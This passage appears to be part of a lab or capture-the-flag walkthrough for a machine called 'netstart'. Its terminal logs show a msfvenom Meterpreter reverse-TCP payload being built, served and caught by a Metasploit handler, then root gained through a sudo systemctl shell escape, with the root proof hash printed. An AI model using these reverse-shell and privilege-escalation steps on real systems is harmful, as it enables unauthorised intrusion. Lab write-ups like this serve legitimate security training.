wget: /usr/bin/wget /usr/share/man/man1/wget.1.gz /usr/share/info/wget.info.gz
┌[user@parrot-virtual]-[~/Desktop/netstarter]
└─→ $sudo python -m SimpleHTTPServer 80
[sudo] password for user:
Serving HTTP on 0.0.0.0 port 80 ...
10.0.2.22 - - [10/Dec/2020 23:05:18] "GET /hello.txt HTTP/1.1" 200 -
10.0.2.22 - - [10/Dec/2020 23:07:06] "GET /hello.txt HTTP/1.1" 200 -
10.0.2.22 - - [10/Dec/2020 23:09:12] "GET /shell.elf HTTP/1.1" 200 -
```

```
┌[user@parrot-virtual]-[~/Desktop/netstarter]
└─→ $msfvenom -p linux/x86/meterpreter/reverse_tcp LHOST=10.0.2.15 LPORT=1234 -f elf > shell.elf
[-] No platform was selected, choosing Msf::Module::Platform::Linux from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 123 bytes
Final size of elf file: 207 bytes

┌[user@parrot-virtual]-[~/Desktop/netstarter]
└─→ $whereis chmod
chmod: /usr/bin/chmod /usr/share/man/man1/chmod.1.gz /usr/share/man/man2/chmod.2.gz
┌[user@parrot-virtual]-[~/Desktop/netstarter]
└─→ $
```

```
msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set payload linux/x86/meterpreter/reverse_tcp
payload => linux/x86/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set lhost eth0
lhost => eth0
msf6 exploit(multi/handler) > set lport 1234
lport => 1234
msf6 exploit(multi/handler) > run

[*] Started reverse TCP handler on 10.0.2.15:1234
[*] Sending stage (976712 bytes) to 10.0.2.22
[*] Meterpreter session 1 opened (10.0.2.15:1234 -> 10.0.2.22:35258) at 2020-12-10 23:10:38 +0800

meterpreter > sysinfo
Computer     : 10.0.2.22
OS           : Debian 10.6 (Linux 4.19.0-11-amd64)
Architecture : x64
BuildTuple   : i486-linux-musl
Meterpreter  : x86/linux
meterpreter >
```

Once I am in the system I found that I could run systemctl as root. For priv escalation, I basically follow instructions on gtfobins:

https://gtfobins.github.io/gtfobins/systemctl/

```
fox@netstart:/tmp$ sudo -l
sudo -l
Matching Defaults entries for fox on netstart:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User fox may run the following commands on netstart:
    (root) NOPASSWD: /usr/bin/systemctl
fox@netstart:/tmp$ sudo systemctl
sudo systemctl
WARNING: terminal is not fully functional
-  (press RETURN)!sh
!sshh!sh
# id
id
uid=0(root) gid=0(root) groups=0(root)
#
```

```
# ls -lah
ls -lah
total 32K
drwxr-xr-x  3 root root 4.0K Nov 16 18:00 .
drwxr-xr-x 18 root root 4.0K Nov 16 17:02 ..
lrwxrwxrwx  1 root root    9 Nov 16 17:58 .bash_history -> /dev/null
-rw-r--r--  1 root root  570 Jan 31  2010 .bashrc
-rw-------  1 root root   31 Nov 16 18:00 .lesshst
-rw-r--r--  1 root root  148 Aug 17  2015 .profile
drwx------  2 root root 4.0K Oct 27 15:37 .ssh
-rw-------  1 root root   33 Nov 16 17:58 proof.txt
-rwxr-xr-x  1 root root  100 Nov 16 16:58 win
# cat proof.txt
cat proof.txt
f632f5eaffa5607c961e22ba40291ab7
#
```